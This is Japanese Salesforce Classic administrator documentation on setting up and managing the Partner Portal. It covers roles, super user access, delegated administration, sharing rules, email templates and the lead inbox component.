パートナーユーザがパートナーポータルにログインできるようにするには、パートナーユーザプロファイルをコピーして、パートナー用のプロファイルを作成します。コピーされたプロファイルそれぞれについて、「API限定ユーザ」権限が選択されていないことを確認します。この権限が選択されている場合は、そのプロファイルに関連付けられているユーザはパートナーポータルにはログインできません。これらのプロファイルをコピーするか、権限セットを作成すると、ポータルユーザが実行できる操作も指定できます。

パートナーポータルの共有ルール

パートナーポータルを有効にすると、次のグループと共有ルールカテゴリが作成されます。

グループまたはカテゴリ	説明
「すべてのパートナーポータルユーザ」グループ	組織内のすべてのパートナーポータルユーザが含まれます。
「すべての内部ユーザ」グループ	組織内のすべての Salesforce ユーザが含まれます。
「ロール & 内部下位ロール」共有ルールカテゴリ	共有ルールを作成し、ロールによって組織内の特定の Salesforce ユーザとその下位ロール (パートナーポータルロールは除く) のすべてのユーザを選択できます。

これらのグループと共有ルールカテゴリを使用して、パートナーポータルと Salesforce のユーザ全員に特定のデータへのアクセスを許可する共有ルールを簡単に作成できます。パートナーポータルユーザと Salesforce ユーザ間の共有ルールも作成することはできますが、異なるパートナー取引先に関連付けられたパートナーユーザ間で共有ルールを作成することはできません。

Salesforce ナレッジがパートナーポータルで有効化されている場合、ポータルユーザはカテゴリグループ表示設定で許可されたものとして記事を参照できます。

パートナーポータルのロール階層

取引先で初めてパートナーポータルユーザを有効にしたときに、その取引先と取引先責任者のポータルユーザロール階層が作成されます。取引先は、その取引先を所有するユーザのすぐ下のロール階層に追加されます。その後、取引先責任者をパートナーポータルユーザとして有効にすると、その取引先責任者が取引先のポータルロール階層でユーザロールに自動的に割り当てられます。ポータル取引先のデフォルトのロール数は 3 です。ロール数を減らしたり、最大 3 個までロールを追加したりできます。パートナーユーザには、次の 3 つのロールのいずれかを割り当てることができます。

- エグゼクティブ
- マネージャ
- ユーザ

パートナーエグゼクティブロールは、ロール階層の中でチャネルマネージャのロールのすぐ下にあります。パートナーマネージャロールは、パートナーエグゼクティブロールのすぐ下にあります。パートナーユーザロールは、パートナーマネージャロールのすぐ下にあります。各ロールには、ロール名の一部としてパートナー取引先名が入っています。たとえば、パートナー取引先名が Acme の場合、ロールは、Acme パートナーエグゼクティブ、Acme パートナーマネージャ、および Acme パートナーユーザの 3 つになります。パートナー取引先所有権が別のチャネルマネージャに変更された場合、パートナーユーザロールは、ロール階層のその場所に移動します。

メモ: ロール階層の管理を慎重に行ってください。特定のレベルのロールを与えられたパートナーユーザは、組織の共有モデルとは無関係に、ロール階層において自分よりも下位のユーザによって所有または共有されているすべてのデータを参照および編集できます。管理レポートを使用して、パートナーロールを管理します。

複数の異なるポータル種別を持つ取引先では、ポータルごとにロール階層が異なります。ロール名には、関連付けられているポータル種別が含まれます。たとえば、取引先 A にパートナーポータルとカスタマーポータルの両方がある場合には、カスタマーポータルのロール名は「取引先 A のカスタマーユーザ」となり、パートナーポータルのロール名は「取引先 A のパートナーユーザ」となります。

パートナーユーザロールのすべてのユーザには、取引先責任者の共有モデルが非公開である場合でも、パートナー取引先のすべての取引先責任者への参照アクセス権があります。パートナーユーザは、自分がアクセスできるオブジェクトに関連する ToDo に対する参照・更新アクセス権を持っています。また、自分がアクセスできるオブジェクトに関連する行動に対する参照アクセス権も持っています。パートナーユーザには、取引先所有者と同じ Salesforce ナレッジ記事へのアクセス権があります。

パートナーポータルユーザに割り当てられたロールを参照するには、カスタムレポートを作成し、[管理レポート] を選択し、データ型として [ユーザ] を選択して、レポート列に［ロール］を追加します。

パートナーポータルロールの削除
: パートナーポータルロールを削除すると、ロールの名前が変更されて階層が維持されます。たとえば、エグゼクティブ、マネージャ、およびユーザという 3 つのロールで構成される階層からマネージャロールが削除されると、エグゼクティブロールの名前がマネージャに変更されます。ただし、同じ ID が維持されます。パートナーポータルロールを作成すると、新しいポータルロールの階層が自動的に判定され、ボトムアップに作成されます。

  パフォーマンスを向上するために複数のロールを一括削除できます。たとえば、ほとんどのユーザにユーザロールが割り当てられている場合は、エグゼクティブロールとマネージャロールを削除できます。パートナーロールの削除についての詳細は、 *『SOAP API 開発者ガイド』* を参照してください。

スーパーユーザアクセス
: ユーザにスーパーユーザアクセスを割り当てると、同じロールに属する他のユーザや下位階層にいるユーザが所有するデータにアクセスできます。たとえば、スーパーユーザアクセスを持つパートナーマネージャは、パートナーマネージャロールやパートナーユーザロールを持つ他のユーザが所有するデータを表示できます。

パートナーポータルユーザライセンス
: パートナーポータルユーザは、特殊なユーザライセンスに割り当てられているため、Salesforce ユーザが実行できるすべての機能を実行できるわけではありません。

関連トピック:

- パートナーポータルの概要
- パートナーポータルの有効化

パートナースーパーユーザアクセスの割り当て

パートナーユーザは、パートナーエグゼクティブ、パートナーマネージャ、パートナーユーザ(作業者ロール)の3つのロールのいずれかに割り当てることができます。

パートナースーパーユーザのロール	アクセス可能データ
パートナーエグゼクティブ	同じロールを持つすべてのパートナーユーザとパートナースーパーユーザ、および下位階層 (マネージャロールとユーザロール) にいるパートナーユーザとパートナースーパーユーザが所有するデータ。
パートナーマネージャ	同じロールを持つすべてのパートナーユーザとパートナースーパーユーザ、および下位階層 (ユーザロール) にいるパートナーユーザとパートナースーパーユーザが所有するデータ。
パートナーユーザ (作業者ロール)	同じロール (ユーザロール) を持つすべてのパートナーユーザとパートナースーパーユーザが所有するデータ。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ポータルユーザを作成、編集、無効化、または非アクティブ化する
- 「外部ユーザの管理」

取引先責任者を作成する
- 取引先責任者に対する「作成」

取引先責任者を参照する
- 取引先責任者に対する「参照」

メモ: Summer '13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

パートナーポータルのパートナースーパーユーザアクセスを有効化するには、「パートナースーパーユーザアクセスを有効にする」を参照してください。

- スーパーユーザアクセスを割り当てるには、パートナー取引先の取引先責任者詳細ページで、[外部ユーザの管理] をクリックし、[スーパーユーザアクセスを有効化] を選択します。
- パートナースーパーユーザアクセスを削除にするには、パートナー取引先の取引先責任者詳細ページで、[外部ユーザの管理] をクリックし、[スーパーユーザアクセスを無効化] を選択します。

例: 次のガイドラインを考慮してください。

- パートナースーパーユーザは、組織単位のデフォルトが非公開に設定されていても、同じロールを持つ他のパートナーユーザやパートナースーパーユーザ、またはポータル取引先階層で下位にいるパートナーユーザやパートナースーパーユーザが所有するデータにアクセスできます。

- パートナースーパーユーザアクセスはケース、リード、カスタムオブジェクト、および商談のみに適用されます。同じ取引先で同じロールを持つ 2 人のパートナースーパーユーザについて検討します。ユーザ A はいくつかの商談を所有しており、ユーザ B は他の商談を直接共有しています。この場合、ユーザ A にはユーザ B がアクセス権を持つ商談を含むすべての商談へのアクセス権があります。

関連トピック:

パートナーポータルの設定

パートナーユーザによるミーティングの要請の有効化

メモ: Summer'13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

パートナーポータルを有効化し、ミーティング要請機能を設定した後、次の手順に従ってパートナーユーザが取引先責任者、リード、および個人取引先とのミーティングを要請できるようにします。

1. カスタムパートナーユーザプロファイルを更新します。
   a. 「メールの送信」および「行動の編集」ユーザ権限を含めます。
   b. [取引先責任者] タブと [リード] タブのタブ表示が [デフォルトで表示] になっていることを確認します。
2. カスタムパートナーユーザプロファイルが有効であり、パートナーユーザに割り当てられていることを確認します。

関連トピック:

パートナーポータルの概要
パートナーポータルの有効化

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーポータルを設定および更新する
- 「アプリケーションのカスタマイズ」

プロファイルを作成および編集する
- 「プロファイルと権限セットの管理」

ミーティング要請機能を設定する
- 「アプリケーションのカスタマイズ」

パートナーユーザの代理管理

メモ: Summer'13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーポータルユーザを管理する
- 「外部ユーザの管理」

プロファイルを作成、編集、および削除する
- 「プロファイルと権限セットの管理」

管理権限のいくつかを、パートナーユーザライセンスを持つ外部ユーザに委譲することができます。外部ユーザの代理管理者は、各自の取引先に関連付けられたユーザ (カスタマーユーザとパートナーユーザの両方を含む) に対して、次の処理を行うことができます。

- 外部ユーザの作成
- 外部ユーザの編集
- 外部ユーザのパスワードのリセット
- 既存の外部ユーザの無効化

メモ: 外部ユーザの代理管理者がポータルユーザを非アクティブ化した場合、システム管理者はそのユーザが所属するチームからポータルユーザを削除することはできません。

パートナーユーザの管理権限を委任するには、元のプロファイルユーザインターフェースを使用する必要があります。拡張プロファイルユーザインターフェースを使用している場合は、ユーザインターフェース設定で一時的に無効にし、この手順を実行してください。

パートナーユーザの管理権限を委任する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択してカスタムパートナープロファイルをクリックします。

   [パートナーユーザ] プロファイルは編集できません。

2. [編集] をクリックします。
3. [外部ユーザの代理管理] を選択します。
4. [保存] をクリックします。
5. [代理外部ユーザプロファイル] 関連リストで、[編集] をクリックします。
6. このプロファイルを持つ外部ユーザが管理できるプロファイルを選択します。外部ユーザの代理管理者は、カスタマーポータルプロファイル、パートナーポータルプロファイル、またはコミュニティプロファイルを持つ外部ユーザを管理できます。ただし、プロファイルを持つユーザは、同じ取引先に存在する必要があります。
7. [保存] をクリックします。

外部ユーザの代理管理者が編集できるプロファイルを変更する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択してカスタムパートナープロファイルをクリックします。

   [パートナーユーザ] プロファイルは編集できません。

2. [代理外部ユーザプロファイル] 関連リストで、[編集] をクリックします。
3. このプロファイルを持つ外部ユーザが管理できるプロファイルを選択します。
4. [保存] をクリックします。

ポータルユーザの代理管理者は、取引先責任者の詳細ページで [外部ユーザの管理]、[パートナーユーザを参照] の順にクリックしてパートナーポータルユーザの詳細を次のように参照および編集できます。

- パートナーユーザの詳細を編集するには、[編集] をクリックします。
- パートナーユーザのパスワードをリセットするには、[パスワードのリセット] をクリックします。
- [編集] をクリックして、[有効] チェックボックスをオフにしてユーザを非アクティブにします。

メモ: パートナーユーザの代理管理者は、所有権が移行される取引先のポータルユーザを更新できます。

ポータルユーザの代理管理の設定に関するヒント

ポータルユーザの代理管理を設定するときは、次の点に留意してください。

- 代理ポータル管理権限を許可するユーザのプロファイルに対して、次の操作を実行します。
  - 取引先責任者に「作成」および「編集」権限を追加して、代理ポータル管理者が自分の取引先に関連する取引先責任者を作成および更新できるようにします。
  - [取引先] と [取引先責任者] のタブ設定を [デフォルトで表示] に設定して、代理ポータル管理者が、[取引先] および [取引先責任者] タブを表示して取引先に関連する取引先責任者を簡単に管理できるようにします。
- [取引先と取引先責任者] タブをポータルに追加します。
- ポータルユーザ代理管理者だけが、指定した取引先、取引先責任者、およびケースにアクセスできるように、項目レベルセキュリティとページレイアウトを設定します。

関連トピック:

パートナーポータルの概要

パートナーポータルの有効化

パートナーポータルの有効化

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforceアカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーポータルを有効にする
- 「アプリケーションのカスタマイズ」

パートナーポータルを有効にする手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「パートナー」と入力し、[設定]を選択します。
2. [編集]をクリックします。
3. ［パートナーポータルの有効化］チェックボックスをオンにします。
4. [保存]をクリックします。

メモ: パートナーポータルを有効にした後に無効にすることはできません。ただし、ユーザがパートナーポータルにログインできないように設定することは可能です。詳細は、「パートナーポータルの設定」(ページ2109)を参照してください。

組織でパートナーポータルを有効にした後、顧客のさまざまなビジネスニーズを満たすために、1つ以上のパートナーポータルを作成できます。

メモ: 組織で最大5個のパートナーポータルを作成できます。この数を増やすには、製品マネージャの承認が必要となり、詳細な使用事例が求められます。

パートナーポータルを有効にすると、次の項目が組織に自動的に追加されます。

パートナーユーザプロファイル
: パートナーポータルユーザを、このプロファイルからコピーされたプロファイルに割り当てることができます。コピーされたプロファイルそれぞれについて、「API限定ユーザ」権限が選択されていないことを確認します。この権限が選択されている場合は、そのプロファイルに関連付けられているユーザはパートナーポータルにはログインできません。

取引先レコードの[パートナーとして有効化]ボタン
: パートナー取引先を作成できます。

取引先責任者レコードの[パートナーポータルユーザの有効化]および[カスタマーポータルユーザの参照]ボタン
: 新しいパートナーユーザの作成または既存のパートナーユーザの表示ができます。

「すべてのパートナーポータルユーザ」および「すべての内部ユーザ」グループと「ロール&内部下位ロール」共有ルールカテゴリ
: これらのグループと共有ルールカテゴリを使用して、パートナーポータルとSalesforceのユーザ全員に特定のデータへのアクセスを許可する共有ルールを簡単に作成できます。

グループまたはカテゴリ	説明
「すべてのパートナーポータルユーザ」グループ	組織内のすべてのパートナーポータルユーザが含まれます。
「すべての内部ユーザ」グループ	組織内のすべての Salesforce ユーザが含まれます。
「ロール & 内部下位ロール」共有ルールカテゴリ	共有ルールを作成し、ロールによって組織内の特定の Salesforce ユーザとその下位ロール (パートナーポータルロールは除く) のすべてのユーザを選択できます。

関連トピック:

- パートナーポータルの概要
- パートナーポータルの設定

パートナーポータルの設定

メモ: Summer'13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーポータルを設定する

- 「アプリケーションのカスタマイズ」

パートナーポータルの作成後、ビジネスニーズに合わせてカスタマイズします。パートナーポータルをカスタマイズすることにより、さまざまなチャネルのニーズを満たすことができます。

パートナーポータルをカスタマイズする手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「パートナー」と入力し、[設定]を選択します。
2. カスタマイズするポータルの名前をクリックします。
3. ポータル設定とコミュニケーションテンプレートを設定します。
4. ポータルで使用するフォントと色を設定します。
5. ポータルで選択可能なタブを設定します。
6. ポータルにパートナープロファイルを割り当てます。
7. ポータルの言語を設定します。
8. 必要に応じて、ポータルユーザに割り当てられたホームページレイアウトに[パートナーポータルへようこそ]コンポーネントを追加します。[パートナーポータルへようこそ]コンポーネントには、ユーザ名、チャネル管理者名、会社および個人プロファイルへのリンクを示したメッセージが表示されます。

9. 必要に応じて、ポータルユーザに割り当てられたホームページレイアウトにパートナーポータルリード受信箱コンポーネントを追加します。ユーザがポータルにログインすると、リードキューのリードのリストが表示されます。ユーザは、リードの横にある [承認] をクリックしてその所有権を獲得できます。[承認] をクリックするまで、完全なリードの詳細は表示されません。

関連トピック:

パートナーポータルの概要

パートナーポータルの設定

パートナープロファイルのパートナーポータルへの割り当て

メモ: Summer'13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

ポータルユーザは、自分のプロファイルに割り当てられたパートナーポータルにのみログインできます。プロファイルをパートナーポータルに割り当てる手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「パートナー」と入力し、[設定]を選択します。
2. パートナーポータルの名前を選択します。
3. [割り当てられたプロファイル] セクションで [プロファイルの編集] をクリックします。
4. ポータルに割り当てるプロファイルの横にある［有効］チェックボックスをオンにします。

ポータルユーザは、各自のプロファイルに割り当てられたすべてのパートナーポータルに、ユーザ名とパスワードを使ってアクセスできます。

[割り当てられたプロファイル] セクションの［ユーザ］項目に、パートナーポータルに割り当てられた各プロファイルに関連付けられた有効ユーザ数を表示できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナープロファイルをパートナーポータルに割り当てる
- 「アプリケーションのカスタマイズ」

関連トピック:

パートナーポータルの概要

パートナーポータルの設定

パートナーポータルのベストプラクティス

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

実装のヒント

- ポータルユーザは、自分のプロファイルに割り当てられたパートナーポータルにのみログインできます。

  ポータルユーザは、各自のプロファイルに割り当てられたすべてのパートナーポータルに、ユーザ名とパスワードを使ってアクセスできます。

  [割り当てられたプロファイル]セクションの［ユーザ］項目に、パートナーポータルに割り当てられた各プロファイルに関連付けられたユーザ数を表示できます。

- 作成する各パートナーポータルのログイン URL には、`portalId=060D00000000Q1F` などの一意の識別子が含まれます。この ID は、ポータル詳細ページで検索できます。一意の識別子により、ユーザがアクセスできる特定のポータルが決まります。ユーザが、一意の識別子がないログイン URL にアクセスすると、最初に作成したパートナーポータルのログイン URL に自動的に移動します。ポータルユーザは、Salesforce のログインページではなく、そのポータルのログインページからのみパートナーポータルにログインできます。
- 次の項目の設定は、自分の組織と自分のパートナーポータルの両方に適用されます。
  - リストビュー
  - 検索レイアウト
  - ワークフローアラート

ベストプラクティス

- 作成する各パートナーポータルについてフォント、色、メールテンプレート、およびログインメッセージを独自にカスタマイズできるため、組織でサポートする各パートナー組織に合わせて、または、さまざまなパートナー階層やコミュニティに合わせて、パートナーポータルを構築できます。

  メモ: JavaScript および CSS コードは、ポータルログインメッセージとして使用される HTML ファイルから自動的に削除されます。

- パートナーポータルは削除できませんが、［ログインを有効にする］チェックボックスをオフにすることにより、ユーザがポータルにログインしないようにできます。
- タブに表示されている各オブジェクトにプロファイルがアクセスできる限り、同じプロファイルを使用しているユーザに異なるタブを表示できる複数のパートナーポータルを作成できます。
- パートナーポータル取引先のデフォルトのロール数を設定できます。これにより、パートナーポータルは、未使用のロール数を減らすことができます。

- パートナーポータルを有効化するとき、デフォルトポータルは［ログインを有効にする］として設定されます。デフォルトポータルにパートナーユーザがログインできる状態になったら、この設定を一度無効にしてから再度有効にしてください。
- パートナーユーザ側のチャネルマネージャをオブジェクトの所有者に設定できることをパートナーユーザに通知します。
- 頻繁に使用する機能へのカスタムリンクを設定しているパートナーユーザ用に、ホームページレイアウトを作成します。
- パートナーポータルユーザに割り当てられたホームページレイアウトに[パートナーポータルにようこそ]コンポーネントを追加します。ポータルにログインすると、ユーザの名前、チャネル管理者の名前、会社の個人プロファイルへのリンクを示したようこそメッセージが送信されます。リンクの付いたチャネル管理者名をクリックすると、メールをその人物に送信できます。ポータルユーザが自分自身の情報を変更するとそのユーザレコードが自動的に更新されますが、取引先責任者レコードは自動的に更新されることはありません。
- カスタムリンクのホームページコンポーネントをカスタマイズして、パートナーユーザが使用できるリンクを追加したり、リンクをホームページレイアウトから削除したりします。
- パートナーユーザは、ToDo のアラームを設定できません。パートナーユーザがアラームを使用せずに ToDo を管理するためのプロセスを作成します。
- パートナーポータルユーザに割り当てられたホームページのページレイアウトにパートナーポータルのリード受信箱コンポーネントを追加できます。パートナーポータルユーザが［会社名］や［リード名］などの重要なリード項目を表示できないようにし、引き受けるリードを取捨選択しないようにすることをお勧めします。

関連トピック:

パートナーポータルの概要

パートナーポータルのチャネルマネージャの設定のヒント

メモ: Summer'13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

チャネルマネージャは、パートナーを管理する社内ユーザです。ポータルを有効にする前に、チャネルマネージャがパートナーを管理できるようにチャネルマネージャに適切な権限が付与されている必要があります。

チャネルマネージャを設定するための 2 つの主要エリアが、プロファイルとロールです。

チャネルマネージャロール

ロール階層は、ユーザがアクセスできるデータを決めます。ユーザは、自分が所有するレコードをいつでも表示および編集できます。また、自分のロール階層の中で自分よりも下位のユーザが所有または共有するデータを表示、編集、およびレポートすることもできます。チャネルマネージャロールは、階層の中で常にパートナーユーザのロールのすぐ上位に位置し、チャネルマネージャに、自身が管理するパートナーが所有するすべてのデータへのアクセス権を与えます。パートナー取引先でパートナーユーザが作成されると、Salesforceはそのパートナーユーザのロールを、そのパートナー取引先を所有するチャネルマネージャのロールの下に自動的に配置します。チャネルマネージャとパートナーユーザを管理しやすくするために、論理チャネルマネージャロール設定を作成します。

チャネルマネージャプロファイル

プロファイルは、ユーザが持てる権限、ユーザに表示されるページレイアウト、ユーザが使用できるタブとレコードタイプなどの設定を決めます。一意なプロファイルを作成し、チャネルマネージャに固有の設定にします。このプロファイルを作成するときには、次のヒントを参考にしてください。

次のタブをチャネルマネージャが使用できるようにする
: リード、取引先、取引先責任者、商談、ドキュメント、および商品。また、ソリューションまたはカスタムオブジェクトの使用を予定している場合は、チャネルマネージャがそれらを使用できるようにします。

レコードタイプを割り当てる
: 適切なリードのレコードタイプをチャネルマネージャプロファイルに割り当てます。

ページレイアウトを割り当てる
: 適切なページレイアウトをチャネルマネージャプロファイルに割り当てます。[パートナーポータルログインを有効化]と[カスタマーポータルユーザの参照]ボタンが、チャネルマネージャの取引先責任者ページレイアウトに含まれていることを確認してください。

「パートナーの管理」権限を有効にする
: この権限を有効にすると、チャネルマネージャが新規パートナー取引先とパートナーユーザを有効化できます。

[パートナー取引先] 項目を、リード、取引先、および商談のチャネルマネージャに表示します。
: これにより、チャネルマネージャはパートナーユーザの活動を追跡するためのリストビューまたはレポートを作成できます。

[最終移行日] 項目を、リードのチャネルマネージャに表示します。
: これにより、チャネルマネージャはパートナーユーザの活動を追跡するためのリストビューまたはレポートを作成できます。

その他のヒント

- チャネルマネージャの公開グループを作成します。このグループは、ドキュメントへのアクセス権の絞り込みと制御に使用できます。

- チャネルマネージャのリードキューを作成します。このキューは、リードの割り当てルールに使用できます。

関連トピック:

パートナーポータルの概要
パートナーポータルの設定

パートナーポータルのデフォルトのコミュニケーションテンプレート

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforceアカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デフォルトのパートナーポータルコミュニケーションテンプレートを変更する
- 「アプリケーションのカスタマイズ」

自分のパートナーポータルにデフォルトのコミュニケーションテンプレートを設定できます。パートナーとの通信には、特定のポータル用のテンプレートを指定しない限り、デフォルトのコミュニケーションテンプレートが使用されます。また、パートナーユーザが複数のポータルに割り当てられている場合、そのユーザとの通信にはデフォルトのコミュニケーションテンプレートが使用されます。

パートナーポータルにデフォルトのコミュニケーションテンプレートを設定する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「パートナー」と入力し、[設定]を選択します。
2. [すべてのポータルにデフォルトのメールテンプレートを設定] をクリックします。
3. [編集] をクリックします。
4. 次のオプションを設定します。

ユーザ名・パスワード通知用メールの設定

設定	説明
差出人メールアドレス	すべてのパートナーポータルコミュニケーションテンプレートの送信元アドレス (support@acme.com など)。Salesforceはメールを自動的に送信しますが、ポータルユーザに対しては、このメールアドレスから送信されたかのように表示されます。ポータルユーザが返信すると、このアドレスに送信されます。

ユーザ名・パスワード通知用メールの設定	
設定	説明
差出人名	差出人メールアドレスに関連付ける名前 (Acme Partner Support など)。
新規ユーザ用 テンプレート	新たに有効になったパートナーポータルユーザに対してユーザ名と初期パスワードを送信するために使用されるメールテンプレート。デフォルトでは、自動的にサンプルテンプレートが選択されます。このテンプレートは [有効] に設定する必要があります。
パスワードリセット用 テンプレート	ユーザのパスワードをリセットしたときに、既存のパートナーポータルユーザに新しいパスワードを送信するために使用されるメールテンプレート。
パスワード忘れ用テンプレート	パートナーポータルのログインページでユーザが[パスワードをお忘れですか?] をクリックして自身のパスワードをリセットしたときに、既存のパートナーポータルユーザに新しいパスワードを送信するために使用されるメールテンプレート。
ポータルユーザへの所有者の変更用 テンプレート	パートナーポータルユーザがポータルでレコードの新しい所有者になったときに、ユーザに通知するために使用されるメールテンプレート。

5. [保存] をクリックします。

関連トピック:

- パートナーポータルの概要
- パートナーポータルの設定

パートナーポータルリード受信箱コンポーネントのカスタマイズ

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforceアカウントエグゼクティブにお問い合わせください。

パートナーポータルユーザに割り当てられたホームページレイアウトにパートナーポータルリード受信箱コンポーネントを追加します。ユーザがポータルにログインすると、リードキューのリードのリストが表示されます。ユーザは、リードの横にある[承認]をクリックしてその所有権を獲得できます。[承認]をクリックするまで、完全なリードの詳細は表示されません。

メモ: リード受信箱は、引き受けるリードがある場合にのみ、ユーザのホームページに表示されます。ユーザがリードを引き受けると、そのリードの所有者となり、リードはリード受信箱からなくなります。

ポータルユーザに割り当てられたホームページレイアウトにコンポーネントを追加した後に、表示する列を選択できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーポータルリード受信箱コンポーネントの有効化とカスタマイズ
- 「アプリケーションのカスタマイズ」

1. [設定]から、［クイック検索］ボックスに「パートナー」と入力し、[設定]を選択します。
2. パートナーポータルの名前をクリックします。
3. [リード受信箱のカスタマイズ]をクリックします。
4. [選択済みの項目]リストの項目を追加、削除、または再配置します。

   メモ: パートナーポータルユーザが［会社名］や［リード名］などの重要なリード項目を表示できないようにし、引き受けるリードを取捨選択しないようにすることをお勧めします。

5. [保存]をクリックします。

関連トピック:

パートナーポータルの概要
パートナーポータルの設定

パートナーポータルユーザの管理

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パートナーポータルのユーザには、チャネルマネージャとパートナーユーザの2種類があります。

チャネルマネージャは、パートナーを管理する社内ユーザです。ポータルを有効にする前に、チャネルマネージャがパートナーを管理できるようにチャネルマネージャに適切な権限が付与されている必要があります。

パートナーユーザは、機能が制限されている Salesforce ユーザです。組織の外部的存在ですが、間接的な販売チャネルを通じて商品やサービスを販売します。特定のパートナー取引先に関連付けられており、組織のデータへの限定アクセスを持ち、パートナーポータルからログインします。

次の表に、ライセンスあたりのストレージ数とパートナーユーザがアクセスできるポータルの機能を示します。

	「Gold Partner」ライセンス
ライセンスごとの容量	ユーザあたり 5 MB のデータストレージ
ドキュメント	はい
私の取引先プロファイル	はい
リード	はい
カスタムオブジェクト	はい
承認	はい、できます。ユーザは、レコードの詳細ページにある[承認履歴]関連リストで、承認するレコードの提出と承認要求の状況の表示はできますが、承認者として割り当てられることはできません。
取引先	はい
商談	はい
Salesforce CRM Content (参照のみ)	はい
